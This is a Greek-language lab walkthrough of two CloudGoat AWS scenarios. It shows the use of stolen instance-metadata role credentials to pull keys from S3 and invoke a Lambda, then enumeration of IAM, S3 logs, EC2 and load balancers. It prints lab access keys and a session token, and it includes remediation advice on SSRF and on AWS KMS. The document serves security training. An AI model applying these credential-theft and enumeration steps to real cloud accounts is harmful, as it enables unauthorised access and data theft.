
Αυτό επιστρέφει το access key ID, secret access key και το session token του IAM role που σχετίζεται με το EC2 instance. Αυτά τα credentials είναι προσωρινά και έχουν ημερομηνία που λήγουν.
Δημιουργούμε ένα άλλο ec2_role προφίλ με τα credentials από το instance metadata. Με αυτή την διαδικασία θα ανακτήσουμε πληροφορίες από το S3 bucket.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile ec2_role
AWS Access Key ID [None]: ASIAVYQKAVAN67B4K6GK
AWS Secret Access Key [None]: D8vKXtcqCBzmqLCXQdGxD88KbD+Ax8+Lpiejqfco
Default region name [None]:
Default output format [None]:

┌──(kali㉿kali)-[~/cloudgoat]
└─$
```

Επίσης θα διαμορφώσω και το αρχείο `~/.aws/credentials` με την εντολή `vi` ώστε να προσθέσω το token


```
[ec2_role]
aws_access_key_id = ASIAVYQKAVAN67B4K6GK
aws_secret_access_key = D8vKXtcqCBzmqLCXQdGxD88KbD+Ax8+Lpiejqfco
aws_session_token = IQoJb3JpZ2luX2VjEK7//////////wEaCXVzLWVhc3QtMSJIME
zQ6HhsAqvpEy6PsVwqrwShXEyQKfeaoqga+nrN3cu6SA/cYE0ApFD4rvh8a/tWK01WxCwO
vNkpJyHgFZvJqDbqCZq2aUUQP3s/vs5szVF5rind3y+uQ8oyHygGOeKN6FZ50SVeDQxV3j
Ie571cKwtUrMstQqa2pRQwtFqt3ctAlhVbOBD02xMQ0vJKfs9czgi0hmpJkpQ0rV9Eytah
kOk5YXqtzwPU7/390V1Eg+PqXaQ5lakHDmo8Ro6Inohdt4g2ebrC84Gywxxloidn WMuNLX
zMvvl+dekHXWPmZfYzb9mgVivp+O4zWvJscFkx6A7lb5fJ1nKhpT5hUxZpnagQH15pkS1x
~
```

Με την εντολή `aws s3 ls --profile ec2_role` βλέπουμε τα buckets και πατατηρούμε ότι υπάρχει ένα bucket με το όνομα cg-secret-s3-bucket-ec2-ssrf-cgidpxsff7co2x




Στην συνέχεια βλέπουμε αν υπάρχει κάποιο αρχείο σε αυτό το bucket με την εντολή `aws s3 ls --profile ec2_role s3://cg-secret-s3-bucket-ec2-ssrf-cgidpxsff7co2x`

Βλέπουμε ότι έχει ένα ενδιαφέρον αρχείο και θα το κατεβάσουμε με την εντολή `aws s3 cp --profile ec2_role s3://cg-secret-s3-bucket-ec2-ssrf-cgidpxsff7co2x/admin-user.txt ./`




Στην συνέχεια με την εντολή cat διαβάζουμε αυτό το αρχείο και βλέπουμε ότι ένα ζευγάρι κλειδιών.




Με αυτά τα νέα credentials δημιουργούμε για ακόμη μία φορά ένα προφίλ.

Στην συνέχεια θα ερευνήσουμε αυτό τον χρήστη όπως κάναμε και με τους προηγούμενους.

`aws sts get-caller-identity --profile cgadmin`




Δυστυχώς πάλι εκτελόντας τις εντολές "**list-attached-user-policies**", "**list-user-policies**" και "**list-roles"** δεν μου δίνεται πρόσβαση.



Θα ερευνήσω τις lambda συναρτήσεις που υπάρχουν με την εντολή

`aws lambda list-functions --profile cgadmin`



Βλέπουμε ότι υπάρχει μία συνάρτηση cg. Θα καλέσουμε αυτή την συνάρτηση να δούμε τι θα γίνει με την εντολή

`aws lambda invoke --function-name cg-lambda-ec2_ssrf_cgidpxsff7co2x --profile cgadmin --region us-east-1 ./out.txt`

βλέπουμε ότι ολοκληρώθηκε επιτυχώς

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws lambda invoke --function-name cg-lambda-ec2_ssrf_cgidpxsff7co2x --profile cgadmin --region us-east-1 ./out.txt
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$ cat out.txt
"You win!"
```

Τρόπος αποκατάστασης

Σε αυτό το σενάριο το web application είναι ευπαθές σε SSRF, ένας κακόβουλος χρήστης μπορεί να στείλει http αιτήματα και αν το web application λειτουργεί σε ένα EC2 instance θα του δώσει πρόσβαση σε ευαίσθητες πληροφορίες.
Η αποθήκευση κρίσιμων πληροφοριών σε μεταβλητές μιας συνάρτησης Lambda οδήγησε σε αυτή την ευπάθεια. Όπως φαίνεται σε αυτό το σενάριο οι χρήστες με πρόσβαση στην συνάρτηση lambda μπορούν εύκολα να δουν μεταβλητές που είναι αποθηκευμένες σε αυτό ειδικά αν αυτές δεν είναι κρυπτογραφημένες. Ένας τρόπος για να αποφευχθεί αυτό είναι να χρησιμοποιηθεί το AWS KMS(Key Management Service) και να είναι κρυπτογραφημένα. Σχετικά με την ευπάθεια SSRF, ο καλύτερος τρόπος για να προστατευτείτε από τέτοιου είδους επιθέσεις είναι να μην χρησιμοποιείτε τα αιτήματα των χρηστών και να μην προωθούνται στο εσωτερικό του διακοσμητή ώστε να μην του επιστρέφουν οποιαδήποτε απάντηση.
Οτιδήποτε στέλνει ο χρήστης σαν είσοδο θα πρέπει να ελέγχεται πριν γυρίσει κάποια απάντηση ο διακομιστής

AWS KMS(Key Management Service)


Η υπηρεσία AWS KMS είναι μια υπηρεσία του AWS η οποία μας διευκολύνει ώστε να δημιουργούμε και να διαχειριζόμαστε κρυπτογραφημένα κλειδιά και να τα χρησιμοποιούμε σε αρκετές υπηρεσίες AWS αλλά και σε εφαρμογές μας. Το AWS KMS είναι μία ασφαλής υπηρεσία που χρησιμοποιεί πρότυπα ασφαλείας τα οποία έχουν επικυρωθεί σύμφωνα με το FIPS 140-2 για την προστασία των κλειδιών. Το AWS KMS είναι ενοποιημένο με τον AWS CloudTrail για να μας παρέχει αρχεία καταγραφής όλων των βασικών χρήσεων ώστε να καλυφθούν όλες οι ανάγκες συμμόρφωσης που χρειάζεται.

7ο Σενάριο - rce_web_app

Δημιουργία σεναρίου

Με την δημιουργία του σεναρίου δημιουργούμε έναν χρήστη Lara, ο επιτιθέμενος ανακαλύπτει έναν load balancer και ένα S3 bucket με ευπάθειες. Αυτό οδηγεί σε μία εκμετάλλευση της ευπάθειας RCE σε μία διαδικτυακή εφαρμογή, από την οποία μπορείς να εκμαιεύσεις ευαίσθητα αρχεία και πετύχεις τον στόχο του σεναρίου.
Σε αυτό το σενάριο υπάρχει και δεύτερος τρόπος να αποκτήσεις πρόσβαση σε ευαίσθητα δεδομένα. Αυτός ο εναλλακτικός τρόπο ξεκινά με τον εισβολέα να ξεκινάει με έναν IAM χρήστη McDuck και να αναλύσει τα S3 Buckets, βρίσκοντας κάποια κλειδιά με ssh πρόσβαση στο EC2 instance και στην βάση δεδομένων του.

Για την δημιουργία του σεναρίου θα χρησιμοποιήσω τι βασικές εντολές που χρησιμοποιώ σε κάθε σενάριο και την εντολή `./cloudgoat.py create rce_web_app`.



Με την δημιουργία του σεναρίου δημιουργούμε 2 χρήστες Lara και McDuck.

```
Apply complete! Resources: 48 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "396231747611"
cloudgoat_output_lara_access_key_id = "AKIAVYQKAVANZCM7QZ3Q"
cloudgoat_output_lara_secret_key = <sensitive>
cloudgoat_output_mcduck_access_key_id = "AKIAVYQKAVAN4CUHDBFD"
cloudgoat_output_mcduck_secret_key = <sensitive>

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 396231747611
cloudgoat_output_lara_access_key_id = AKIAVYQKAVANZCM7QZ3Q
cloudgoat_output_lara_secret_key = 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
cloudgoat_output_mcduck_access_key_id = AKIAVYQKAVAN4CUHDBFD
cloudgoat_output_mcduck_secret_key = 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

[cloudgoat] Output file written to:

    /home/kali/cloudgoat/rce_web_app_cgid18bxhteno8/start.txt
```

Επίθεση – 1ος τρόπος

Θα ξεκινήσουμε την επίθεση με το προφίλ Lara και θα αποθηκεύσουμε τα credentials που δημιούργησε το σενάριο σε αυτό το προφίλ.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile Lara
AWS Access Key ID [None]: AKIAVYQKAVANZCM7QZ3Q
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Στην συνέχεια θα προσπαθήσουμε να βρούμε τα δικαιώματα αυτού του χρήστη.
Με την εντολή `aws sts get-caller-identity --profile Lara` θα μάθουμε το πλήρες όνομα του. Στην συνέχεια θα τρέξουμε τις εντολές "**list-user-policies**", "**list-attached-user-policies**", "**list-roles**" για να συλλέξουμε πληροφορίες για τα

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-user-policies --user-name lara --profile Lara

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam::396231747611:user/lara is not authorized to perform: iam:ListUserPolicies on resource: user lara because no identity-based policy allows the iam:ListUserPolicies action

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-attached-user-policies --user-name lara --profile Lara

An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: arn:aws:iam::396231747611:user/lara is not authorized to perform: iam:ListAttachedUserPolicies on resource: user lara because no identity-based policy allows the iam:ListAttachedUserPolicies action

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-roles --profile Lara

An error occurred (AccessDenied) when calling the ListRoles operation: User: arn:aws:iam::396231747611:user/lara is not authorized to perform: iam:ListRoles on resource: arn:aws:iam::396231747611:role/ because no identity-based policy allows the iam:ListRoles action

┌──(kali㉿kali)-[~/cloudgoat]
└─$
```

δικαιώματα του. Δυστυχώς η πρόσβαση σε αυτές τις πληροφορίες δεν μας επιτρέπεται.

Αφού δεν μας επιτρέπεται να συλλέξουμε πληροφορίες για την Lara θα προσπαθήσουμε να μάθουμε πληροφορίες για τα διαθέσιμα S3 buckets και θα δούμε ότι αυτή η πληροφορία μας δίνεται.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 ls --profile Lara
2022-05-26 16:35:11 cg-keystore-s3-bucket-rce-web-app-cgid18bxhteno8
2022-05-26 16:35:11 cg-logs-s3-bucket-rce-web-app-cgid18bxhteno8
2022-05-26 16:35:11 cg-secret-s3-bucket-rce-web-app-cgid18bxhteno8
```

Παρατηρούμε τρία buckets. Θα προσπαθήσουμε να πάρουμε πρόσβαση και στα τρία για να δούμε τι πληροφορίες περιέχουν με την εντολή

`aws s3 ls «το όνομα του S3 bucket» –profile Lara`

Όπως φαίνεται δεν έχουμε την δυνατότητα να εισέλθουμε στα 2 από τα 3. Στο ένα από τα τρία bucket βλέπουμε ότι περιέχει στοιχεία καταγραφής των υπηρεσιών AWS.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 ls cg-keystore-s3-bucket-rce-web-app-cgid18bxhteno8 --profile Lara

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 ls cg-logs-s3-bucket-rce-web-app-cgid18bxhteno8 --profile Lara
                           PRE cg-lb-logs/

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 ls cg-secret-s3-bucket-rce-web-app-cgid18bxhteno8 --profile Lara

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

┌──(kali㉿kali)-[~/cloudgoat]
└─$
```

Στην συνέχεια θα αναλύσουμε αυτό το αρχείο που με τα στοιχεία καταγραφής που περιέχει μέσα το S3 bucket με την εντολή `aws s3 ls s3://cg-logs-s3-bucket-rce-web-app-cgid18bxhteno8 --recursive --profile Lara.`


```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 ls s3://cg-logs-s3-bucket-rce-web-app-cgid18bxhteno8 --recursive --profile Lara
2022-05-26 16:37:11        107 cg-lb-logs/AWSLogs/396231747611/ELBAccessLogTestFile
2022-05-26 16:35:15      18367 cg-lb-logs/AWSLogs/396231747611/elasticloadbalancing/us-east-1/2019/06/19/555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz
6d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log
```

Με την έξοδο από την προηγούμενη εντολή θα χρησιμοποιήσουμε την εντολή

`aws s3 cp s3://cg-logs-s3-bucket-rce-web-app-cgid18bxhteno8/cg-lb-logs/AWSLogs/396231747611/elasticloadbalancing/us-east-1/2019/06/19/555555555555_elasticloadbalancing_us-east-1_app.cg-lb-`


```
cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.
log./arxeio1.txt --profile Lara
```

Στην εντολή βάζουμε το αρχείου που θέλουμε να διαβάσουμε και το αρχείο(arxeio1.txt) που θέλουμε να το αποθηκεύσουμε. Με την εντολή cat θα το διαβάσουμε.



Επειδή το αρχείο έχει πάρα πολύ πληροφορία θα χρησιμοποιήσουμε την εντολή grep για να δούμε αν υπάρχει κάποιο URL σε αυτό το αρχείο καταγραφής.

```
cat arxeio1.txt | grep -Eo '(http|https)://[a-zA-Z0-9./?=_%:-]*'
```



Βλέπουμε ότι υπάρχει η HTML ιστοσελίδα mkja1xijqf0abo1h9glg.html

Παίρνοντας το domai από αυτό το url http://cg-lb-cgidp143lhz47g-6811174442.us-east-1.elb.amazonaws.com:80/mkja1xijqf0abo1h9glg.html και με την εντολή nslookup βλέπουμε ότι δεν κάνει resolve οπότε αυτό το url δεν υπάρχει πια.
Θα προσπαθήσουμε να εντοπίσουμε αν υπάρχει κάποιος load balancer κάποιο instance EC2 και αν έχουμε πρόσβαση σε αυτό με τις δύο εντολές.


- `aws ec2 describe-instances --region us-east-1 --profile Lara`
- `aws elbv2 describe-load-balancers –region us-east-1 --profile Lara`

Δεν ξέρουμε τι είδους load balancer υπάρχει αλλά υποθέτουμε κάποιο application load balancer, επειδή έχουμε έναν δικτυακό διακομιστή που έχει αναπτυχθεί σε EC2 instance.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws ec2 describe-instances --region us-east-1 --profile Lara
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-0a313d6098716f372",
                    "InstanceId": "i-031ee89361ada2ad6",
                    "InstanceType": "t2.micro",
                    "KeyName": "senario3",
                    "LaunchTime": "2022-05-25T13:18:05+00:00",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-10-0-10-223.ec2.internal",
                    "PrivateIpAddress": "10.0.10.223",
                    "ProductCodes": [],
                    "PublicDnsName": "ec2-34-229-45-99.compute-1.amazonaws.com",
                    "PublicIpAddress": "34.229.45.99",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "StateTransitionReason": "",
                    "SubnetId": "subnet-0e9c0d71bc410a319",
                    "VpcId": "vpc-089096162bdc9b0b3",
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/sda1",
                            "Ebs": {
                                "AttachTime": "2022-05-25T13:18:06+00:00",
                                "DeleteOnTermination": true,
                                "Status": "attached",
                                "VolumeId": "vol-05f20b818d46932e1"
                            }
                        }
                    ],
                    "ClientToken": "6b899399-545f-4cf7-927a-185da6e4a7df",
                    "EbsOptimized": false,
```


```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws elbv2 describe-load-balancers --region us-east-1 --profile Lara
{
    "LoadBalancers": [
        {
            "LoadBalancerArn": "arn:aws:elasticloadbalancing:us-east-1:396231747611:loadbalancer/app/cg-lb-rce-web-app-cgid18bxhteno8/900286cd0cd8734b",
            "DNSName": "cg-lb-rce-web-app-cgid18bxhteno8-222003165.us-east-1.elb.amazonaws.com",
            "CanonicalHostedZoneId": "Z35SXDOTRQ7X7K",
            "CreatedTime": "2022-05-26T20:35:28.120000+00:00",
            "LoadBalancerName": "cg-lb-rce-web-app-cgid18bxhteno8",
            "Scheme": "internet-facing",
            "VpcId": "vpc-0b6ea8cc4735dbbb6",
            "State": {
                "Code": "active"
            },
            "Type": "application",
            "AvailabilityZones": [
                {
                    "ZoneName": "us-east-1b",
                    "SubnetId": "subnet-00c639cf874c34dc8",
                    "LoadBalancerAddresses": []
                },
                {
                    "ZoneName": "us-east-1a",
                    "SubnetId": "subnet-080418a534c0f32ce",
                    "LoadBalancerAddresses": []
                }
            ],
            "SecurityGroups": [
                "sg-0d6d831ab8316d814"
            ],
            "IpAddressType": "ipv4"
        }
    ]
}
```

Υπάρχει μία public IP του elastic load balancer και θα πάμε να το επισκεφτούμε.

